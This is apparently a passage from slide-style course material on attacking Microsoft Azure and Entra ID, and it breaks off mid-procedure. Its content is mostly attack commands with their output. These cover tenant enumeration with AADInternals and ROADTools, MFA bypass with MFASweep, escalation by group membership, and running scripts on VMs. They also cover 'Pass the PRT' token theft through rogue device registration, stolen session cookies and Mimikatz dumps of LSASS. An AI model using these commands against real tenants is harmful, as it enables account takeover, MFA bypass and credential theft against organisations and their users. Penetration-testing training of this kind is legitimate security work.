(Get-AzAccessToken -Resource "https://graph.microsoft.com").Token
```

Connect using an AccessToken:

```
Connect-AzAccount -AccountId test@corp.onmicrosoft.com -AccessToken $token
```

Cloud Exploitation

Perform enumeration:

#Get current tenant / subscription:

```
Get-AzContext
```

#Show all available tenant / subscriptions:

```
Get-AzContext -ListAvailable
```

#Information about the current subscription:

```
Get-AzSubscription | fl
```

#Get current Resource Group:

```
Get-AzResourceGroup
```

#Show all resources within the current Resource Group:

```
Get-AzResource
```

Cloud Exploitation

Enum EntralID:

```
#Show all users:
```

```
Get-AzADUser
```

```
#Check user details:
```

```
Get-AzADUser -UserPrincipalName AdeleV@mrbaselierhotmail.onmicrosoft.com | fl
```

```
#Check all roles:
```

```
Get-AzRoleDefinition
```

```
#Check role members:
```

```
Get-AzRoleAssignment
```

```
Get-AzRoleAssignment -UserPrincipalName AdeleV@mrbaselierhotmail.onmicrosoft.com
```

```
#Show all group details:
```

```
Get-AzADGroup -ObjectId 1
```

```
#Check all group members:
```

```
Get-AzADGroupMember -GroupDisplayName AuditGroup
```

```
#Add a user to a group:
```

```
https://Add-AzureAD GroupMember -ObjectId <group\_id> -RefObjectId <user\_id> -Verbose
```

Tooling:

Manual enumeration is slow and error-prone. So let's use tools!

CLI:

- Azure ADInternals
- PowerZure
- MicroBurst

GUI:

- ROADTools
- AzureHound
- ScoutSuite
- Azurite

And many others! Let's discuss Azure ADInternals and ROADTools.

Cloud Exploitation

Azure ADInternals - <https://github.com/Gerenios/AADInternals>:

Import Module:

```
Import-Module AADInternals
```

Request AccessToken for the AAD Graph API (and cache it):

```
Get-AADIntAccessTokenForAADGraph -SaveToCache
```

Request AccessToken for the MS Graph API (and cache it):

```
Get-AADIntAccessTokenForMSGraph -SaveToCache
```

Request AccessToken for a specific endpoint:

```
(Get-AzAccessToken -Resource "https://graph.microsoft.com").Token
```

Cloud Exploitation

Show cached credentials:

Get-AADIntCache

Cloud Exploitation

Request all internal / tenant domains:

```
Get-AADIntTenantDomains -Domain y6bt5.onmicrosoft.com
```

Show Token Debug Information:

```
Export-AADIntAzureCliTokens |f1
```

Obtain all URLs and IP addresses of Microsoft endpoints (useful for creating firewall rules):

```
Get-AADIntEndpointIps -Instance WorldWide
```

Get information about AD synchronization (in case of a DirSync):

```
Get-AADIntSyncConfiguration
```

Cloud Exploitation

Show Cached Credentials:

```
Get-AADIntCache
```

Start a cloudshell:

```
Get-AADIntAccessTokenForCloudShell -SaveToCache  
Start-AADIntCloudShell
```

Create new EntralD user:

```
New-AADIntUser -UserPrincipalName "user@y6bt5.onmicrosoft.com" -DisplayName "New User"
```

Request MFA information of a specific user:

```
Get-AADIntAccessTokenForAADGraph -SaveToCache  
Get-AADIntUserMFA -UserPrincipalName "AdeleV@y6bt5.onmicrosoft.com"
```

Change MFA settings of a specific user:

```
Set-AADIntUserMFA -UserPrincipalName "AdeleV@y6bt5.onmicrosoft.com" -PhoneNumber "+1  
31612312312" -DefaultMethod PhoneAppNotification
```

Cloud Exploitation

ROADTools- <https://github.com/Gerenios/AADInternals>:

- Rogue Office 365 and Azure EntralD tools
- ROADTools is a framework for interacting with Entra ID (AzureAD)
- Python tool
- Developed by Dirk-Jan Mollema

The installation is relatively simple via PIP:

```
pip install roadlib  
  
pip install roadrecon  
  
#RoadTools Token Exchange:  
pip install roadtx
```

Request an AADGraph Token:

```
roadtx gettokens -u AdeleV@zpj3d.onmicrosoft.com -p Wubo9385Password123 -r aadgraph  
https://www.onedring.net
```

Cloud Exploitation

Let's authenticate to perform a ROADRecon:

```
roadrecon auth -u AdeleV@zpj3d.onmicrosoft.com -p Wubo9385Password123
```

#Or authenticate as device:

```
roadrecon auth --device-code
```

Perform a recon:

```
roadrecon gather
```

All data is saved in the roadrecon.db database. We can access and analyze this data through the ROADRecon GUI:

```
roadrecon gui
```

Cloud Exploitation

ROADrecon

Home

Users

Groups

Devices

Directory roles

Applications

Service Principals

Application roles

OAuth2 Permissions

Database Stats

Users	17
Groups	6
Applications	1
ServicePrincipals	327
Devices	1

Tenant information

Name	zpj3d
Tenant ID	0250a467-3fcf-433e-9ec9-bdcfaa3203d0
Syncs from AD	No

View Raw

Authorization Policy

Self-service password reset enabled	Yes
MSOnline powershell blocked	No
Default user role permissions	allowedToCreateApps: Yes allowedToCreateSecurityGroups: Yes allowedToReadOtherUsers: Yes
Default user role permissions	ManagePermissionGrantsForSelf.microsoft-user-default-legacy
Guest access settings	Limited access (default)

Tenant Domains

Name	Type	Capabilities	Properties
zpj3d.onmicrosoft.com	Managed	Email, OfficeCommunicationsOnline	Default Initial

Home

Users

Groups

Devices



Directory roles

Filter

Name	UserPrincipalName	Enabled	Email	Department	Last password change	Job title	Mobile	Account source	Account type
Adele Vance	AdeleV@zpj3d.onmicrosoft.com	✓	AdeleV@zpj3d.onmicrosoft.com	Retail	2023-03-18T10:53:40	Retail Manager		Cloud	Member
J.P.M. Baselier	adminjarno@zpj3d.onmicrosoft.com	✓	adminjarno@zpj3d.onmicrosoft.com		2022-09-06T20:00:59			Cloud	Member
Alex Wilber	AlexW@zpj3d.onmicrosoft.com	✓	AlexW@zpj3d.onmicrosoft.com	Marketing	2022-09-06T20:01:03	Marketing Assistant		Cloud	Member

Cloud Exploitation

Tip: In the end there are many tools to recon Azure configurations. My personal recommendation:



Cloud Exploitation

Bypassing MFA with only credentials:

To bypass MFA, try endpoints like APIs and legacy protocols that do not support modern authentication or lack MFA (e.g., old reporting API):

<https://reports.office365.com/ecp/reportingwebservice/reporting.svc>

Use tools like MFASweep (<https://github.com/dafthack/MFASweep>) to attempt login to various APIs without MFA:

```
Invoke-MFASweep -Username adminmaster@jbaz103outlook.onmicrosoft.com -Password  
Password123 -IncludeADFS
```

```
Microsoft Services Recon  
This script can attempt to determine if ADFS is configured for the domain you submitted. Would you like to do this now?  
[Y] Yes [N] No [?] Help (default is "Y"): Y  
----- Running recon checks -----  
[*] Checking if ADFS configured...  
[*] ADFS does not appear to be in use. Authentication appears to be managed by Microsoft.  
  
Confirm MFA Sweep  
[*] WARNING: This script is about to attempt logging into the adminmaster@jbaz103outlook.onmicrosoft.com account TEN (10) different  
incorrect password this may lock the account out. Are you sure you want to continue?  
[Y] Yes [N] No [?] Help (default is "Y"): Y
```

# ##### SINGLE FACTOR ACCESS RESULTS #####	
Microsoft Graph API	YES
Microsoft Service Management API	YES
0365 w/ Windows UA	NO
0365 w/ Linux UA	NO
0365 w/ MacOS UA	NO
0365 w/ Android UA	NO
0365 w/ iPhone UA	NO
0365 w/ Windows Phone UA	NO
Exchange Web Services	NO
Active Sync	NO

"Lateral Movement" and "Privilege Escalation" stage:

Now that the network has been numbered and initial access has been obtained, it is important to "get further" in the network and, if possible, obtain more rights.

Of course, as this also applies on-premise, we can often find a potential attack path after a thorough enumeration.

- Can we access storage accounts?
- Can we access VMs?
- Can we make modifications in Azure Entra ID (AzureAD)?
- Can we create certain resources?
- Do we have certain rights?
- Can we retrieve certain tokens from other users?

Cloud Exploitation

Entra ID:

Consider adding users to groups to escalate privileges:

```
Add-AzureADGroupMember -ObjectId "<Azure_group_id>" -RefObjectId "<Azure_object_id>"  
Add-AzureADGroupMember -ObjectId "<Azure_group_id>" -MemberUserPrincipalName  
"<Azure_user_UPN_name>"
```

Storage account:

Download interesting data:

```
az storage blob download -n <blob_name> -c <container_name> --account-name  
<storage_account_name> --auth-mode login -f <file_path>
```

Upload data:

```
az storage blob upload -f <local_file_path> -c <container_name> --account-name  
<storage_account_name> -n <blob_name> --auth-mode login
```

Virtual Machines:

Use API rights like Microsoft.Compute/virtualMachines/runCommand/action to execute PowerShell commands on virtual machines:

```
az vm run-command invoke -command-id RunPowerShellScript -name <virtual_machine_name> -g <resource_group> --scripts @script.ps1
```

Use the Primary Refresh Token:

With a registered device and credentials we can request a "Primary Refresh Token" (PRT).

- OAuth token (in the form of a JSON Web Token (JWT))
- For single sign-on (SSO) capabilities on Entra-ID Joined devices
- Can be used to, among other things, log in to any assigned Entra ID connected application (or site). Can also request Access Tokens.

Cloud Exploitation

Important to know:

- Access Token - Intended to communicate about a specific API. These are client (and API) specific and intended to obtain data.
- Refresh Token - Are assigned to applications so they can refresh their "Access Token". Can only be used by the specific application (or group of applications).

There are various methods to retrieve a PRT token, such as:

- Finding out via credentials & device IDs
- From memory extracts

With this token we can use all services and apps that the device normally has access to. We do this by parsing this token to the respective service. We call this method the "Pass the PRT" method.

*We use the "ROADTools" toolkit in these "Pass the PRT" examples.
<https://t.me/learningnets>

Cloud Exploitation

Pass the PRT - via credentials & device IDs:


Register a device:

#Retrieve the token for the right endpoint:

```
roadtx gettokens -u AdeleV@zpj3d.onmicrosoft.com -p Wubo9385Password123 -r urn:ms-drs:enterpriseregistration.windows.net
```

#Register sdevice (you can also add a hybrid device: "roadtx hybriddevice"):

```
roadtx device -n testdevice
```



Home > zpj3d | Devices > Devices

Devices | All devices

zpj3d - Azure Active Directory

Overview

All devices

Device settings

Enterprise State Roaming

BitLocker keys (Preview)

Diagnose and solve problems

Activity

Want to switch back to the legacy devices list experience? Click here to turn off the preview and refresh your browser. You may need to toggle it on and off once more.

Search by name or device ID or object ID

Add filter

1 device found

<input type="checkbox"/>	Name	Enabled	OS	Version	Join Type	Owner	MDM
<input type="checkbox"/>	testdevice	<input checked="" type="checkbox"/> Yes	Windows	10.0.19041.928	Azure AD joined	Adele Vance	None

https://t.me/learningnets

Cloud Exploitation

Request the token:

```
roadtx prt -u AdeleV@zpj3d.onmicrosoft.com -p Wubo9385Password123 --key-pem  
testdevice.key --cert-pem testdevice.pem
```

```
kali㉿kali:~/Desktop$ roadtx prt -u AdeleV@zpj3d.onmicrosoft.com -p Wubo9385Password123 --key-pem testdevice.key --cert-pem testdevice.pem  
  
Obtained PRT: 0.AYIAZ6RQAs0_Pk0eyb3PqjID0Ic7qjhtoBdIsnV6Mwmi2TuVAMM.AgABAAEAAAD--DLA3V070rddgJg7WevrAgDs_wUA9P_2YeakikFTTX1qsr4kP2fdieJ1oVmfyXGbUUJdqAmdZ1dPjbE -p_ZEMr2I_sa  
ti7vekZrq9PXprq3YHoETR50GuJiu7glsh7ghKf64aI_rSCYMnUp46pw6TEziCwXK0l098Jg2em0dvRG04ie0lUH90KhNLpUZ1fBIuk95FCrUei6Pr0YQ78ZUIvrinS06P65ow4mnY-ekEeo0GsHLiZXGy4jmc565hnJx5n9Pr3_  
Kj0quJcq59NrZiRZ0isl3PURmzuIUoWDh2Ugi2JAkzrFHknPY7N1cocMlhtluPJN4JRTuxu6ZIdsf5DJvHLEikmSxN8b7G2RQKtidXkL20EPB8jcCaJFdy-0Mh5XcDPqleRw_GtB0-u60BjC8k0Vybap5Kj_SBptW0WAsd38He9x  
SKdirRj-SscçiQgmNeJlpKAxNd3dwspxxsnsJv3ZBu70Zhmyy-s2wF6jB6lZw8825d7AkIEyCstWQZxhwTYK9KQxjrniUxu4llKt7I5ozZp2JSlvJ31zfzaJVXfxbl-jWYD05_axKoey70aiENER3U-wy4c6N1HCFkh3R1cMIT  
-06BY51YDN8ujEYBLNTbHkuQNo8IkTmtQMR2JVHFZ4EVt3F842_AXGoYKui1Rr7EJnBiNw4Zuhu1qxu41R-T260lwVs5UIAR72JBE0C80I5tuZ1AZgf8PCydsZMz0okCTNW9-PYDbGLWhmyhtcroAChbgxs50vEMRcf6RdCGYMyg  
QI_SsQ_gd6MDyF-EnIzvA20ssjsp4j5ZxVJ2tsQ8ZnXpENJA5TtxtxBHo5WildsLaMcERKctyeDfW48hpQZ1VNFPry8Gn8eGlVlk9  
Obtained session key: d2c8047c5cd6637aa5f667e9159d2ccf4b7dd60336cb13b1dd9be488b7263868  
Saved PRT to roadtx.prt
```

Refresh the token:

```
roadtx prt -a renew
```

Cloud Exploitation

We can also obtain a PRT token by abusing the MS Enrollment flow.

- You log in to a specific application (29d9ed98-a469-4536-ade2-f981bc1d605e (Microsoft Authentication Broker)).
- As a result, Windows receives an access and refresh token.
- The access token is used to register the device in Entra ID.
- After the device has been registered, the refresh token is provided with a new identity to request a PRT token.

*This refresh token is a token that is not yet linked to a device (but to an app) at the time of issuance and can later be used to request a PRT token.

Cloud Exploitation

Request an access & refresh token:

```
roadtx gettokens -u newlowprivuser@jarnobaselier.nl -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r https://enrollment.manage.microsoft.com
```

When a policy enforces MFA we can use "interactiveauth".

```
roadtx interactiveauth gettokens -u newlowprivuser@jarnobaselier.nl -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r https://enrollment.manage.microsoft.com -ru https://login.microsoftonline.com/applebroker/msauth
```

When we have a device code, we can also use the device code instead of user credentials.

When we execute the command below, the device will ask to agree to this action.

```
roadtx gettokens --device-code 29e4ed20-ea77-3612-fbf1-a127ff3e224e -r https://enrollment.manage.microsoft.com
```

Cloud Exploitation

We can also use a session cookie (EvilGinX2):

```
roadtx interactiveauth gettokens -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r  
https://enrollment.manage.microsoft.com -ru  
https://login.microsoftonline.com/applebroker/msauth --estcookie <sessioncookie>
```

Now we have an access & refresh token we request a token to register the device:

```
roadtx gettokens --refresh-token file -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r drs
```

And then we register/join a device:

```
roadtx device -a join -n testdevice
```

Cloud Exploitation

After registration we receive a device identity (in a dcflow.pem & cdflow.key). We can use this together with our refresh token (.roadtools_auth) to request a PRT.

```
roadtx prt --refresh-token <Plaats hier de plain-text refresh token .roadtools_auth> -c dcflow.pem -k dcflow.key
```

Ultimately, we can log in to various apps with a valid PRT token, such as MS Teams:

```
roadtx prtauth -c msteams -r msgraph --tokens-stdout | roadtx describe | jq .
```

Or we use the PRT to log in via the browser:

```
roadtx browserprtauth -url https://office.com
```

Pass the PRT - Manual from Hybrid Azure-Joined Device:

A less easy but still commonly used lateral movement (or initial access) method is "Pass the PRT" by retrieving the PRT from memory. The workflow is as follows:

- Log in to a device that supports SSO (such as a Hybrid Azure-joined device).
- Windows communicates with the "Cloud Authentication Provider" to verify the credentials and returns a PRT and a session key.
- PRT is stored in LSASS.
- The session key is re-encrypted (DPAPI) and stored in the TPM.
- When cloud resources are accessed, the PRT is used to log in automatically.
- PRT is valid for 14 days and is continuously renewed as long as the device is active.

Cloud Exploitation

After logging in you can check if there is a PRT on the local machine:

```
dsregcmd.exe /status
```

```
SSO State +  
+  
AzureAdPrt : YES  
AzureAdPrtUpdateTime : 2023-08-12 13:56:53.000 UTC  
AzureAdPrtExpiryTime : 2023-03-26 13:58:53.000 UTC  
AzureAdPrtAuthority : https://login.microsoftonline.com/281b7551-6927-4c71-856d-827e44eeeb12  
EnterprisePrt : NO  
EnterprisePrtAuthority :
```

If a PRT is found, we can use it to log in as the relevant user.

This process follows the following steps:

1. Extract the PRT from LSASS.
2. Extract the session key which we need to decrypt with the DPAPI master key.
3. With the session key we can obtain the "derived key" for the PRT and the context. We use this "derived key" to sign the JWT for the cookie.

With all this information we can possibly carry out the next steps on another computer.

4. We create a new PRT cookie with the PRT, derived key and the context.
5. We import this cookie into the browser.

Now we are logged in as the user!

Cloud Exploitation

We can do this with tools we already discussed such as AADInternals. If we have sufficient rights, this process is relatively simple. We obtain a GraphAPI token as the user with 2 commands.

```
#Get the PRToken  
$prtToken = Get-AADIntUserPRTToken  
  
#Get an access token for AAD Graph API and save to cache  
Get-AADIntAccessTokenForAADGraph -PRTToken $prtToken
```

But when we want to use a browser cookie we have to go through the whole process. We use Mimikatz (version 2.2.0 and higher):

Cloud Exploitation

```
#Get Debug Rights:  
Privilege::debug
```

```
#Show PRT:  
Sekurlsa::cloudap
```

```
password.aspx", "PasswordExpiryTimeLow":3583418367, "PasswordExpiryTimeHigh":2147483446, "PublicInfoPublicKeyType":0, "Flags":0}, {"Prt": "MC$Bv$Idabex1u2doVnh3V$huadA8Qk9tduZLb2M3cWp  
odg9CZE1zb1Y2TVdtSTJUdE185uHnQ4d8QkF8QUF8QuQTLUHMQTNNTzdnRcmRkZ4prN1d1dn3B2BRzx3drQ11QX115eESMzBEy5HExSF11ve31ZXZC2FphMw9hTav1MTd00unZjaG95UFd1jVFMuLnQ2YRn4dV9HaDVLu127wRLZ0NNH1E551F  
Zch1ERVR4WhqQvkV3US1nUzdhcW05RU9TTXhVWMNKU2VUHVp2U1doUXAvwJNzWHR8HGVSYUdmckpITG9advJ2d8UUV1d2Q1jVkkppWGo2cDRfMzBYUUVzNTR2dVYvwEFV5U1HZ2M3Rk2Hd3ESNko4VE3GQ1RQ4vdTa03taVFPRE3Q5Fh3Mw1  
4b51RUUxtZ18tcDFDc21x00htZU3IVUZ1Y1V5NkV15WNGSV1N0VhdC1pZXQ8RX3yWVA2bT2ya2dCajd0UXUmbetIUFzyeVIQTEZHM10VUFPQ3BMemptazRMN2JFNVVM22FUGtQd12uRtpOEo1M3VFX2x0Y1ZZR284MuSzTTYyQ2XwUzh  
mcjzU0HctQ2dNR3QtT11BNz8NU1e22jN0X2E2aFpnWH11TXvaOFhRdGtociHNpUzPTGjkeW5uau11Q2t6xydyZ1RrZGloUkFpcjdPamntV12xQ21Ma4hpcEFPV2ExYXh1cn04Ny1CdH16cTRvbEBVaGtHY8ZMMFFpW8pLR:z1vU0HtX2JFZER  
Fa1AtUF3nam1UbnZjNEFISHQ1e1hpVH22NFQ1NU91WmFEYUN55MSu1UR1dGFhbmdCMVh1S0DHMDRlxTHASRV10cWJpZU9kMy030DFHVVxpTHRJM2UzDnpKT2pWnjFRQzVITH1PRTnWUEShu3U1LUFLM2FSHFR2mRFaxN3xzT5V91X3BYTVV  
lVmNkdD7sRUJPN2VPDVV1LXA55W5uRkVCctQyTFBCck1BNTRL1MnRvbDZNUTVrMFV8YTh3Tz1tcVozbXh0FRCR2VF51V2X38pwkR0Hfp4WmFZbmRQTF3qeXNCeWtayTBIOX45TH15D2samdQbHN5VhdjNUsw5EVF5mRQRzQmxSMnpnJV  
4cnhaQ2xZ3HRYWUyeDdEbnFme1hgckSSb1jz121INU1PTEZjeU4wU89sVxpUculad:1QZU36Rkh0QTF1c2V0ak1Ldf14d1Ysem1Kc1h2enh3NwpqM8WghXp1d2xGTEY5RmwvdWZz10eH21Q2p3Qvv3nk3hyv1H2k3awkhFTXJmcDM1TUY  
6RFc5aG5oM19scckpkUlhFZV9Lcm9CYj3OSk1aczRiR1V6emW1lcFR1UT3yQ1RsaTh1R094V31HMEc5VNxTaFp2dG1zX0g4LwdflUxYeV1XUDhRLTrnOXNreTE5emFPW1lydE3Lc0tRNJh4UUQ3M3hVbhpua@VodFRNelldVR3UieFVQdE12etp  
paZVI283jNFlqwkctQ1ZQcEHQ9xZWVZtaT2EdzgueEkwazVILTNv5zngAxAMRv1210Exwrnh1RkMSV3VKZEw3TFY8eFNGfIWlycDB1UVV5Tzh1uapk1aU1Yn181b1RLeHBYd0WHSFJ]eGRkvFNKRnBtegstUKN15jXR2zzdFJ154f11Vw", aid  
rtReceivedTime":1623176945, "PrtExpriyTime":1624386544, "ProofOfPossesionKey": {"Version":1, "KeyType":"mgc", "KeyValue": "AQAAAAIAAAAABAAAAB1y3wEV8RGMeoAT8KXwAEAAADwDq9aHpxU04Q5 "P  
EowbkB0adtInuJJIS41vBMrG0Ly2w0xtMhMuhTFBwIvQw96XZnkVr7feE9oETEnr6LMn3Z0gM811Stn00SVueUm2Fc2HzPvr_PrfG0IPs5q10e7MQbN9Yet50W9P_TRAJG043hj-v2Fpk1HIpgnp7XmfbcMC38e75HF1rZBHA0F4wAvuMox  
qe6GvPkvZjjb25RBHNCangd3bst8h2F551TtTaVwXtMp2uYzEFaoeXq30p1vHxVjTD1z-57xeCraYegRAL93UzsCV-RFO9ZwmXEP178042HjwZ1vNpqGt8uXjrg37w8Jx114_cZrwvvj0zQ38OsBQAAAALX_75NvQewtk4V1HMzqkQKSEfn  
Uym1ltwja1281pB03Cblr5665qgneo9LIMI6ejAT1Vqze7CLAKAlqTh3JNuQ"}, "SessionKeyImportTime":1621838116, "TenantId": "82d2b6a0-7115-44c1-a787-4e01392b852a", "UserName": "Derkgs3curity.e.kQT",  
"Subject": "nX2tsGbd7VEmXc4b9KK3g23o5kzCF9L2UxBiKE5HGo", "AuthorityUrl": "https://vlogin.microsoftonline.com", "DeviceId": "d5fa2aa8-e457-473a-ac1a-0c58e94c14bc", "DeviceCertifiM8-  
eThumbprint": "3D16bVqSLTdl2amMpz2k1XFY91c-", "ClientInfo": "eyJlaWQiO13jIDDM3YzASV58zYmJ1LTQ2YWItd0I05AnNMzYzNTY2MG15YTgiLCJ1dGktIjoI003kmn12YTAtnzExN500NGhxlWE30DctNGuWtMSMn14NTU-",  
"n", "EnterpriseSTSInfo": {"Version":0, "PRTSupported":0, "WinHelloKeyReceiptSupported":0}, "IsRestricted":0, "CredentialType":2, "OsrInstance":0, "AdFsPascat  
rdChangeInfo":0, "AccountType":1, "IsDefaultPasswordChangeUri":0}
```

*Note the "PRT" and the "KeyValue"!

Cloud Exploitation

Now, increase our permissions to SYSTEM so that we can use the DPAPI to decrypt the session key and create a derived key.

#Elevate to SYSTEM context:

Token::elevate

#Retrieve the derived key and the context:

